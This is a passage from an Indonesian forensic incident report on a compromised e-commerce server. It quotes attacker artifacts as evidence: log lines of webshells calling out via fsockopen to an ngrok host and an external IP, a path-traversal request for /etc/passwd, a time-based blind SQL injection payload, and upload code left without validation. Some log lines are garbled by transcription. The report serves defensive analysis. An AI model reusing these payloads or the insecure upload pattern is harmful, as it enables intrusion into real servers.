t) in /var/www/didibshop/customer/customer_images/bing.php on line 2, referer: https://www.google.com/  
[Fri Mar 06 08:48:54.066939 2026] [php:error] [pid 46815] [client 150.129.59.4.340624] PHP Fatal error: Uncaught ValueError: proc_open(): Argument 2 ($descriptor_spec) must only contain a  
rrays and streams in /var/www/didibshop/customer/customer_images/bing.php:3:Nestack trace:#N0 /var/www/didibshop/customer/customer_images/bing.php(3): proc_open()#n1 {main}N thr  
own in /var/www/didibshop/customer/customer_images/bing.php on line 3, referer: https://www.google.com/  
[Fri Mar 06 08:49:38.541836 2026] [php:warn] [pid 46818] [client 125.164.83.219:51414] PHP Warning: fsockopen(): Unable to connect to //0.tcp.ap.ngrok.io:14585:8118 (Connection timed  
out) in /var/www/didibshop/customer/customer_images/bing.php on line 2, referer: http://didibshopdef.duckdns.org/customer/customer_images/  
[Fri Mar 06 08:49:38.591193 2026] [php:error] [pid 46817] [client 125.164.83.219:56826] PHP Fatal error: Uncaught ValueError: proc_open(): Argument 2 ($descriptor_spec) must only contain t  
arrays and streams in /var/www/didibshop/customer/customer_images/bing.php:3:Nestack trace:#N0 /var/www/didibshop/customer/customer_images/bing.php(3): proc_open()#n1 {main}N thr  
own in /var/www/didibshop/customer/customer_images/bing.php on line 3, referer: http://didibshopdef.duckdns.org/customer/customer_images/  
[Fri Mar 06 08:49:38.712369 2026] [php:warn] [pid 46819] [client 125.164.83.219:53674] PHP Warning: fsockopen(): Unable to connect to //0.tcp.ap.ngrok.io:14585:8118 (Connection timed  
out) in /var/www/didibshop/customer/customer_images/bing.php on line 2, referer: http://didibshopdef.duckdns.org/customer/customer_images/  
[Fri Mar 06 08:49:38.712369 2026] [php:error] [pid 46819] [client 125.164.83.219:53674] PHP Fatal error: Uncaught ValueError: proc_open(): Argument 2 ($descriptor_spec) must only contain t  
arrays and streams in /var/www/didibshop/customer/customer_images/bing.php:3:Nestack trace:#N0 /var/www/didibshop/customer/customer_images/bing.php(3): proc_open()#n1 {main}N thr  
own in /var/www/didibshop/customer/customer_images/bing.php on line 3, referer: https://www.google.com/  
[Fri Mar 06 08:49:51.542757 2026] [php:warn] [pid 46824] [client 125.164.83.219:54988] PHP Warning: fsockopen(): Unable to connect to //0.tcp.ap.ngrok.io:14585:8118 (Connection timed  
out) in /var/www/didibshop/customer/customer_images/bing.php on line 2, referer: http://didibshopdef.duckdns.org/customer/customer_images/  
[Fri Mar 06 08:49:51.542759 2026] [php:error] [pid 46824] [client 125.164.83.219:54988] PHP Fatal error: Uncaught ValueError: proc_open(): Argument 2 ($descriptor_spec) must only contain t  
arrays and streams in /var/www/didibshop/customer/customer_images/bing.php:3:Nestack trace:#N0 /var/www/didibshop/customer/customer_images/bing.php(3): proc_open()#n1 {main}N thr  
own in /var/www/didibshop/customer/customer_images/bing.php on line 3, referer: http://didibshopdef.duckdns.org/customer/customer_images/  
[Fri Mar 06 08:49:51.542759 2026] [php:warn] [pid 46824] [client 125.164.83.219:54988] PHP Warning: fsockopen(): Unable to connect to //0.tcp.ap.ngrok.io:14585:8118 (Connection timed  
out) in /var/www/didibshop/customer/customer_images/bing.php on line 2, referer: https://www.google.com/  
[Fri Mar 06 08:48:22.909625 2026] [php:warn] [pid 44507] [client 125.164.83.219:63240] PHP Warning: fsockopen(): Unable to connect to 157.15.124.73:8881 (Connection timed out) in /var/www/  
didibshop/customer/customer_images/con.php on line 2, referer: http://didibshopdef.duckdns.org/customer/customer_images/  
[Fri Mar 06 08:48:22.909625 2026] [php:warn] [pid 44507] [client 125.164.83.219:63240] PHP Warning: fsockopen(): Unable to connect to 157.15.124.73:8881 (Connection timed out) in /var/www/  
didibshop/customer/customer_images/con.php on line 2, referer: https://www.google.com/
```

Gambar 8. SSH Log PHP Excecution Suspicious File Evidence

```
analyst@srv974671:~$ zgrep "exploit.php" /var/log/apache2/dibimbingshop_error.log.12.gz
[Fri Mar 06 04:07:33.222214 2026] [php:warn] [pid 46817] [cclient 125.164.83.219:59022] PHP Warning: Undefined array key "command" in /var/www/dibimbingshop/customer/customer_images/exploit.php on line 1, referer: http://dibishopdef.duckdns.org/customer/customer_images/
[Fri Mar 06 04:07:33.226906 2026] [php:error] [pid 46817] [cclient 125.164.83.219:59022] PHP Fatal error: Uncaught ValueError: system(): Argument #1 ($command) cannot be empty in /var/www/dibimbingshop/customer/customer_images/exploit.php:1\nStack trace:\n#0 /var/www/dibimbingshop/customer/customer_images/exploit.php(1): system()\n#1 {main}\n thrown in /var/www/dibimbingshop/customer/customer_images/exploit.php on line 1, referer: http://dibishopdef.duckdns.org/customer/customer_images/
[Fri Mar 06 04:07:37.567460 2026] [php:warn] [pid 44385] [cclient 103.106.216.69:43838] PHP Warning: Undefined array key "command" in /var/www/dibimbingshop/customer/customer_images/exploit.php on line 1, referer: https://www.google.com/
[Fri Mar 06 04:07:37.567563 2026] [php:error] [pid 44385] [cclient 103.106.216.69:43838] PHP Fatal error: Uncaught ValueError: system(): Argument #1 ($command) cannot be empty in /var/www/dibimbingshop/customer/customer_images/exploit.php:1\nStack trace:\n#0 /var/www/dibimbingshop/customer/customer_images/exploit.php(1): system()\n#1 {main}\n thrown in /var/www/dibimbingshop/customer/customer_images/exploit.php on line 1, referer: https://www.google.com/
```

Gambar 9. SSH Log PHP Execution Suspicious File Evidence

```

[Mon Apr 06 01:47:46.880657020] [php:warn] [pid 68530] [client 36.82.92.177:91980] PHP Warning: fsockopen(): Unable to connect to tcp://0.tcp.ap.ngrok.io:14585:8118 (Connection timed out) in /var/www/dibimbingshop/customer/customer_images/dimg.php on line 2, referer: http://dibimbingshop.duckdns.org/customer/customer_images/
[Mon Apr 06 01:47:46.888905700] [php:error] [pid 68530] [client 36.82.92.177:91980] PHP Fatal error: Uncaught ValueError: proc_open(): Argument 2 ($descriptor_spec) must only contain a rays and streams in /var/www/dibimbingshop/customer/customer_images/dimg.php on line 3, referer: https://www.google.com/
[Mon Apr 06 01:47:46.890570000] [php:warn] [pid 68530] [client 36.82.92.177:91980] PHP Warning: fsockopen(): Unable to connect to tcp://0.tcp.ap.ngrok.io:14585:8118 (Connection timed out) in /var/www/dibimbingshop/customer/customer_images/dimg.php on line 3, referer: http://dibimbingshop.duckdns.org/customer/customer_images/
[Mon Apr 06 01:47:49.212515200] [php:warn] [pid 59642] [client 36.58.157.22:63742] PHP Warning: fsockopen(): Unable to connect to tcp://0.tcp.ap.ngrok.io:14585:8118 (Connection timed out) in /var/www/dibimbingshop/customer/customer_images/dimg.php on line 3, referer: https://www.google.com/
[Mon Apr 06 01:47:49.217273200] [php:error] [pid 59642] [client 36.58.157.22:63742] PHP Fatal error: Uncaught ValueError: proc_open(): Argument 2 ($descriptor_spec) must only contain a rays and streams in /var/www/dibimbingshop/customer/customer_images/dimg.php on line 3, referer: https://www.google.com/
[Mon Apr 06 01:47:49.217273200] [php:warn] [pid 59642] [client 36.58.157.22:63742] PHP Warning: fsockopen(): Unable to connect to tcp://0.tcp.ap.ngrok.io:14585:8118 (Connection timed out) in /var/www/dibimbingshop/customer/customer_images/dimg.php on line 3, referer: https://www.google.com/
[Mon Apr 06 01:47:49.217273200] [php:warn] [pid 59642] [client 36.58.157.22:63742] PHP Warning: fsockopen(): Unable to connect to tcp://0.tcp.ap.ngrok.io:14585:8118 (Connection timed out) in /var/www/dibimbingshop/customer/customer_images/dimg.php on line 3, referer: https://www.google.com/
[Mon Apr 06 01:47:33.726659300] [php:warn] [pid 68529] [client 36.82.92.177:58468] PHP Warning: fsockopen(): Unable to connect to 157.15.124.73:8881 (Connection timed out) in /var/www/dibimbingshop/customer/customer_images/kon.php on line 2, referer: http://dibimbingshop.duckdns.org/customer/customer_images/
[Mon Apr 06 01:47:33.726659300] [php:warn] [pid 68529] [client 193.66.116.12:2666582] PHP Warning: fsockopen(): Unable to connect to 157.15.124.73:8881 (Connection timed out) in /var/www/dibimbingshop/customer/customer_images/kon.php on line 2, referer: http://dibimbingshop.duckdns.org/customer/customer_images/
[Mon Apr 06 01:47:33.726659300] [php:warn] [pid 68529] [client 193.66.116.12:2666582] PHP Warning: fsockopen(): Unable to connect to 157.15.124.73:8881 (Connection timed out) in /var/www/dibimbingshop/customer/customer_images/kon.php on line 2, referer: http://dibimbingshop.duckdns.org/customer/customer_images/

```

Gambar 10. SSH Log PHP Execution Suspicious File Evidence


```
// Handle image upload
$c_image = $_FILES['c_image']['name'];

// Only process image if a new one was uploaded
if(!empty($c_image)) {
    $c_image_tmp = $_FILES['c_image']['tmp_name'];
    move_uploaded_file($c_image_tmp, "customer_images/$c_image");
    $image_update = ", customer_image='$c_image'";
} else {
    $image_update = ""; // Don't update image if no new image
}
```

Gambar 11. Source Code Log Vulnerability Evidence

3.4.3 Observation

Hasil korelasi Apache Error Log menunjukkan adanya eksekusi beberapa artefak PHP mencurigakan, yaitu `exploit.php`, `blng.php`, `kon.php`, dan `lynxfrst_revshell.php`, yang berada pada direktori `customer/customer_images/`. File-file tersebut memanfaatkan fungsi PHP berisiko tinggi seperti `system()`, `fsockopen()`, dan `proc_open()` untuk melakukan percobaan eksekusi perintah sistem maupun membangun koneksi keluar ke beberapa host eksternal.

Selain itu, hasil analisis source code memperlihatkan bahwa aplikasi menyimpan file upload langsung ke direktori yang dapat diakses web melalui fungsi `move_uploaded_file()` tanpa ditemukan mekanisme validasi tipe file ataupun pembatasan eksekusi file PHP. Kondisi tersebut meningkatkan risiko penyalahgunaan fitur upload sebagai media penempatan script berbahaya apabila dikombinasikan dengan kelemahan validasi pada sisi aplikasi.

Berdasarkan evidence yang tersedia, seluruh percobaan eksekusi maupun koneksi keluar berakhir dengan status *Connection Timed Out* atau *Fatal Error*, sehingga belum ditemukan bukti bahwa webshell berhasil dijalankan maupun reverse shell berhasil terbentuk. Oleh karena itu, temuan ini diklasifikasikan sebagai **True Positive** dengan kategori **Potential Webshell Activity**, karena menunjukkan indikator kuat adanya percobaan penyalahgunaan direktori upload meskipun belum terdapat bukti kompromi sistem yang berhasil.

3.5: F-05 – SSH Brute Force

3.5.1 Deskripsi

Tabel 8. Deskripsi F-05

Field	Value
Finding ID	F-05
Wazuh ID	5710/5712
Category	Active Attack
Severity	High(8.1) - CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N

Verdict	True Positive
Data Sources	Auth.log, Wazuh Alert Log
MITRE ATT&CK	T1110 (Brute Force) / T1110.001 (Password Guessing)
Timestamp	24-28 Mei 2026

Temuan ini merupakan aktivitas brute force yang menargetkan layanan SSH pada server `srv974671` selama periode 24-28 Mei 2026. Serangan tercatat menggunakan pola percobaan login gagal yang masif dan terdistribusi dari lebih dari 15 alamat IP sumber berbeda, mengindikasikan kemungkinan penggunaan botnet atau proxy rotation alih-alih satu penyerang tunggal yang beroperasi secara manual.

3.5.2 Evidence


Evidence diperoleh dari kombinasi dua sumber: `auth.log` yang mencatat 473 percobaan login gagal dengan `43.112.78.21` sebagai sumber teratas (97 percobaan), serta dashboard Wazuh yang mengonfirmasi deteksi penuh terhadap aktivitas ini — tercatat 868.957 total alert dengan 838.534 di antaranya berupa authentication failure, dan pemetaan MITRE ATT&CK yang mengarah pada teknik Password Guessing, Brute Force, dan SSH. Selain itu, ditemukan juga log dengan status “Accepted” dari beberapa IP yang bersumber dari user `analyst`.

```
analyst@srv974671:~$ cd investigation_dump
analyst@srv974671:~/investigation_dump$ grep "Failed password" auth.log | wc -l
473
grep "Failed password" auth.log | awk '{print $(NF-3)}' | sort | uniq -c | sort -nr | head -10
97 43.112.78.21
78 27.79.41.240
59 171.231.197.147
43 176.65.139.222
30 47.253.165.238
19 85.214.245.107
19 45.78.235.121
19 138.124.71.25
19 130.131.220.95
15 150.40.105.130
```


Gambar12. SSH Log Top 10 IP Failed Password Evidence

```
analyst@srv974671:~/investigation_dump$ ls
auth.log      auth.log.2.gz  auth.log.4      srv974671.log
auth.log.1    auth.log.3      lfi_matches.txt sshd_config
analyst@srv974671:~/investigation_dump$ grep "Accepted password" auth.log | awk '{print $(NF-3)}' | sort -u
103.10.104.241
103.121.246.170
103.154.109.190
103.165.37.66
103.52.69.55
103.80.240.254
114.10.25.175
118.99.125.142
140.213.251.203
140.213.4.194
158.140.162.207
182.6.167.86
182.6.90.187
182.8.66.140
182.8.66.97
31.97.222.73
36.71.211.212
58.147.185.43
```


Gambar13. SSH Log Accepted Password Evidence



Gambar 14. Wazuh SIEMIP Visualize from data.scrip Evidence



Gambar 15. Wazuh SIEM Log Evidence



Gambar 16. Wazuh SIEM Log Accepted Password dari user Analyst Evidence

3.5.3 Observation

Ditemukan aktivitas autentikasi gagal secara berulang dalam periode tertentu terhadap layanan SSH. Korelasi antara auth.log dan Wazuh menunjukkan pola brute force yang konsisten dan terdeteksi penuh oleh SIEM, berbeda dengan F-02 dan F-03 yang mengalami detection gap, temuan ini membuktikan bahwa monitoring pada layer infrastruktur (SSH) berfungsi baik. Hal ini memperkuat argumen bahwa kapabilitas monitoring perlu diperluas secara konsisten ke layer aplikasi dan database, mengingat infrastruktur monitoring yang ada terbukti mampu bekerja optimal ketika source lognya dikonfigurasi dengan benar.

3.6 Risk Assessment

Tabel berikut mengilustrasikan kerentanan yang ditemukan berdasarkan dampak dan rekomendasi perbaikan:

Tabel 9. Risk Rating Summary

1	3	1	0	0
Critical	High	Medium	Low	Informational

Tabel berikut adalah summary berdasarkan prioritas dampak dan rekomendasi pada tiap temuan.

Tabel 10. Risk Finding Summary

Finding (ID)	Dampak Utama	CIA Impact	Severity
F-04 (Webshell Attempt)	Potensi Remote Code Execution jika berhasil	Confidentiality, Integrity, Availability	9.1 (Critical)
F-03 (Blind SQL Injection)	Enumerasi tabel admin, berpotensi pada pencurian data kredensial	Confidentiality	8.6 (High)
F-05 (SSH Brute Force)	Potensi unauthorized access ke server	Confidentiality, Integrity	8.1 (High)

F-02 (Local File Inclusion/LFI)	Potensi data sensitif/kredensial terbaca	Confidentiality, Integrity, Availability	7.5 (High)
F-01 (Security Misconfiguration)	Enabler bagi F-05, memperluas attack surface/chain	Confidentiality	6.5 (Medium)

Dari kelima temuan, F-04 dan F-03 merepresentasikan risiko tertinggi karena berpotensi langsung mengarah pada kompromi penuh sistem (RCE) dan pencurian kredensial administratif. F-01 sendiri secara teknis tidak berdampak langsung, namun berfungsi sebagai enabler yang memperbesar peluang keberhasilan F-05. Belum ditemukan bukti bahwa serangan-serangan ini berhasil sepenuhnya (F-04 koneksi timeout, F-05 seluruhnya failed login, F-03 baru sebatas enumerasi struktur) — namun risiko residual tetap signifikan mengingat kerentanan di level kode (F-02, F-04) masih ada dan dapat dieksploitasi ulang kapan saja oleh aktor yang sama atau berbeda.

Risiko jangka pendek: Eksploitasi ulang terhadap F-02 dan F-04 (kerentanan kode yang belum diperbaiki) oleh aktor yang sama atau berbeda, mengingat kerentanan struktural masih ada di source code.

Risiko jangka panjang: Jika F-03 dan F-04 berhasil dieksploitasi penuh secara berurutan (SQLi untuk dapatkan kredensial admin → webshell untuk RCE), berpotensi terjadi *full compromise* server dengan kemungkinan lateral movement ke sistem lain dalam jaringan yang sama, mengingat server ini menyimpan data pelanggan (PII) dalam skala e-commerce.

Berikut adalah Rekomendasi & Hardening yang diurutkan berdasarkan Prioritas dan tingkat kesulitan di Immediate – Short – Medium – Long Term

Prioritas 1 – Immediate

1. F-04 – Hapus File PHP mencurigakan & Audit Direktori Upload

- Hapus segera file `blng.php`, `kon.php`, `lynxfrst_revshell.php`, `exploit.php`

dari customer/customer_images/.

- Audit seluruh isi direktori upload untuk file non-gambar lain yang mungkin luput.

2. F-01 – Nonaktifkan root login via SSH

- PermitRootLogin no

3. F-04 & F-02 – Tambahkan validasi file upload

- Validasi ekstensi via whitelist (.jpg, .jpeg, .png saja) dan cek MIME type asli menggunakan finfo atau getimagesize(), bukan cuma nama file.
- Rename file upload ke nama random/UUID (bukan nama asli dari user) sebelum disimpan

Prioritas 2 – Short Term

4. F-03 – Terapkan prepared statement pada parameter coupon_code di seluruh query yang lain

- Ganti semua raw query yang menggabungkan input user langsung ke SQL (mysqli_query dengan string concat) menjadi prepared statement (mysqli_prepare)

5. F-05 – Aktifkan Rate Limiting pada SSH

- Install dan konfigurasi fail2ban dengan jail khusus SSH (ban IP setelah 5 percobaan gagal dalam 10 menit)

Prioritas 3 – Medium Term

6. Perluas cakupan monitoring Wazuh ke Application & Database Layer

- Tambahkan <localfile> entry untuk dibimbingshop_access.log (bukan cuma access.log default) di ossec.conf.
- Konfigurasi log collection untuk MySQL query/slow log agar aktivitas SQL Injection sejenis F-03 dapat terdeteksi otomatis di masa depan.

7. Custom Rule Wazuh untuk pattern serangan yang lebih spesifik

- Buat custom rule untuk mendeteksi pattern SLEEP(di query log (indikasi time-based SQLi) dan pattern eksekusi PHP dari direktori upload.

Prioritas 4 – Long Term

8. Terapkan Web Application Firewall

9. Security Awareness / Secure Coding Training untuk tim Development

- Root cause F-02, F-03, F-04 semuanya berakar dari kelemahan input validation di level kode, hal ini mengindikasikan adanya gap pada proses development, bukan cuma masalah teknis satu kali.

3.7 Analisis Aktivitas Pasca-Eksploitasi

Bagian ini menganalisis kemungkinan langkah lanjutan yang dapat ditempuh pelaku apabila temuan-temuan yang teridentifikasi berhasil dieksploitasi secara penuh, meskipun evidence yang tersedia saat ini menunjukkan status *attempt* atau *failed* pada sebagian besar temuan. Analisis ini bersifat prediktif berdasarkan pola MITRE ATT&CK yang relevan, bukan berdasarkan bukti kompromi yang sudah terjadi.

Berikut Merupakan Tabel Mapping berdasarkan seluruh temuan dengan MITRE ATT&CK.

Phase	Technique	ID	Evidence	Status
Reconnaissance	Exploit Public-Facing Application	T1190	Access log path traversal, SQLMap scan	Confirmed Attempt
Initial Access	Brute Force / Password Guessing	T1110	473 failed login, auth.log + Wazuh	Failed (473)
Initial Access	Exploit Public-Facing Application (LFI)	T1190	my_account.php ? my_orders=	Attempt, Unconfirmed impact
Credential Access	AccessExploitation for Credential Access (SQLi)	T1190, T1552	Query log, admin table enumeration	Attempt, Structure Only

Execution	Command and Scripting Interpreter	T1059	Apache error log, system(), proc_open()	Attempt, connection timeout
Persistence	Webshell	T1505.003	File ecexploit.php, blng.php, kon.php, dll di direktori upload	Confirmed file presence
Command & Control	Non-Application Layer Protocol	T1095	fsockopen() ke host eksternal	Failed (connection timeout)

Setiap temuan individual menunjukkan status *attempt* atau *failed*, bukan *successful compromise*. Namun demikian, keberadaan file webshell yang sudah terupload ke server (F-04) merupakan indikator paling mengkhawatirkan — meskipun koneksi outboundnya gagal, keberadaan file tersebut menunjukkan bahwa *initial foothold* untuk persistence sudah tercapai sebagian, dan hanya faktor eksternal (kemungkinan firewall/network restriction yang memblokir koneksi keluar) yang mencegah eskalasi lebih lanjut ke reverse shell yang berfungsi penuh.

Berdasarkan temuan, evidence, dan mapping yang sudah ada, berikut adalah Langkah Incident Response yang perlu dilakukan.

1. **Containment:** Hapus file webshell yang teridentifikasi di F-04, isolasi direktori upload dari eksekusi PHP
2. **Eradication:** Terapkan validasi upload (lihat rekomendasi hardening F-04/F-02 di 3.6)
3. **Recovery:** Setelah patch diterapkan, lakukan penetration test ulang terbatas (dengan izin RoE terpisah) untuk validasi bahwa celah sudah tertutup

IV: KESIMPULAN DAN SARAN

4.1 Kesimpulan

Investigasi forensik digital terhadap server srv974671 yang menghosting aplikasi e-commerce dibimbingshop berhasil mengidentifikasi lima temuan signifikan yang mencakup satu Server Misconfiguration, satu Application Vulnerability, dan tiga Active Attack — melampaui ketentuan minimum Rules of Engagement (2 Active Attack, 1 Misconfiguration, 1 Application Vulnerability).

Kelima temuan menunjukkan pola yang saling berkaitan: kelemahan konfigurasi SSH (F-01) menjadi enabler bagi upaya brute force yang masif (F-05), sementara kelemahan validasi input pada parameter URL (F-02) merepresentasikan celah application layer berupa Local File Inclusion. Di sisi lain, dua active attack tambahan menunjukkan eksploitasi yang lebih aktif — F-03 melalui Blind SQL Injection dengan bukti keberhasilan sebagian (enumerasi struktur tabel admins), dan F-04 melalui upaya webshell deployment pada mekanisme file upload yang terhenti pada tahap koneksi outbound. F-04 menonjol sebagai temuan dengan risiko tertinggi karena mengindikasikan kombinasi antara kelemahan validasi upload dan upaya command execution aktif, meskipun belum berhasil sepenuhnya.

Secara khusus, investigasi ini juga mengungkap **detection gap yang signifikan** pada arsitektur monitoring SIEM: cakupan Wazuh saat ini hanya mencakup layer infrastruktur (SSH) secara optimal, sementara log aplikasi (virtual host dibimbingshop_access.log) dan log database (MySQL query log) berada di luar jangkauan monitoring — dibuktikan secara teknis melalui review konfigurasi ossec.conf. Hal ini menjelaskan mengapa F-02, F-03, dan F-04 tidak menghasilkan alert SIEM yang memadai meskipun aktivitasnya tercatat jelas pada log sumber masing-masing.

Berdasarkan seluruh evidence yang tersedia, **tidak ditemukan bukti bahwa sistem telah mengalami kompromi penuh** — setiap temuan aktif (F-03, F-04, F-05) menunjukkan status *attempt* atau *partial success*, bukan *full compromise*.

Crosscheck terhadap log autentikasi berhasil (Accepted password) mengonfirmasi bahwa seluruh IP yang berhasil login merupakan akses resmi analyst, bukan bagian dari 473 percobaan brute force yang menjadi temuan F-05. Namun demikian, risiko residual tetap signifikan mengingat root cause di level kode aplikasi (F-02, F-04) belum diperbaiki pada saat laporan ini disusun.

4.2 Saran

Rekomendasi mitigasi disusun berdasarkan prioritas eksekusi (detail lengkap pada Bab 3.6), dengan ringkasan sebagai berikut:

Teknis — Immediate:

- Hapus seluruh file PHP mencurigakan pada direktori customer/customer_images/
- Nonaktifkan PermitRootLogin pada konfigurasi SSH
- Terapkan validasi ekstensi dan MIME type pada mekanisme file upload

Teknis — Jangka Pendek:

- Migrasi seluruh query database ke prepared statement untuk mencegah SQL Injection
- Implementasi rate limiting (fail2ban) pada layanan SSH
- Perluas cakupan <localfile> Wazuh untuk mencakup log aplikasi dan database

Non-Teknis — Governance:

- Terapkan secure code review checklist pada proses development untuk mencegah celah validasi input serupa terulang
- Lakukan periodic vulnerability assessment terjadwal, tidak hanya bergantung pada deteksi reaktif SIEM

LAMPIRAN

Lampiran Log F-01

```
/etc/ssh/sshd_config:
PubkeyAuthentication yes
ChallengeResponseAuthentication no
UsePAM yes
X11Forwarding yes
PrintMotd no
PasswordAuthentication yes
PermitRootLogin yes
```

(SSH Log Access Server Misconfiguration Evidence)

Lampiran Log F-02

```
Access log yang menunjukkan percobaan path traversal ke /etc/passwd:
dibimbingshop_access.log.9.gz:202.51.197.29 -- [25/Sep/2025:12:52:04 +0000]
"GET /shop.php/netget?sid=user&msg=300&file=../../../../../../../../etc/passwd
HTTP/1.1" 200 26758
```

(SSH Log LFI Evidence)

```
Source code my_account.php yang menunjukkan root cause:
if(isset($_GET['my_orders']))
{ include("my_orders.php");
}
```

(Source Code Evidence)

Lampiran Log F-03

```
Payload time-based yang tercatat pada MySQL query log:
select * from coupons where coupon_code='test' AND
(SELECT          2868          FROM          (SELECT(SLEEP(5-(IF(ORD(MID((SELECT
IFNULL(CAST(COUNT(column_name)
AS NCHAR),0x20) FROM INFORMATION_SCHEMA.COLUMNS WHERE
table_name=0x61646d696e73
AND table_schema=0x646962696d62696e672d73686f70),1,1))>51,0,5))))))Klph) AND
'oLWy'='oLWy'
```

Decode: 0x61646d696e73 = "admins", 0x646962696d62696e672d73686f70 = "dibimbing-shop"

Statistik: 662 query tercatat dalam rentang 27 September 2025, 16:30:34–17:00:49 UTC.

(Query Log Evidence)

Lampiran Log F-04

Apache error log yang menunjukkan percobaan koneksi outbound:

```
[Fri Mar 06 04:08:38.677946 2026] [php:warn] [pid 44387] [client 125.164.83.219:64182] PHP Warning: fsockopen(): Unable to connect to 114.10.43.130:7777 (Connection timed out) in /var/www/dibimbingshop/customer/customer_images/lynxfrst_revshell.php on line 5.
```

```
[Mon Apr 06 01:47:46.886570 2026] [php:warn] [pid 60530] [client 36.82.92.77:49800] PHP Warning: fsockopen(): Unable to connect to tcp://0.tcp.ap.ngrok.io:14585:8118 (Connection timed out) in /var/www/dibimbingshop/customer/customer_images/b1ng.php
```

(Evidence Log PHP Execution 6 Maret & 6 April 2026)

Source code edit_account.php yang menunjukkan root cause (upload tanpa validasi):

```
$c_image = $_FILES['c_image']['name'];  
if(!empty($c_image)){  
    $c_image_tmp = $_FILES['c_image']['tmp_name'];  
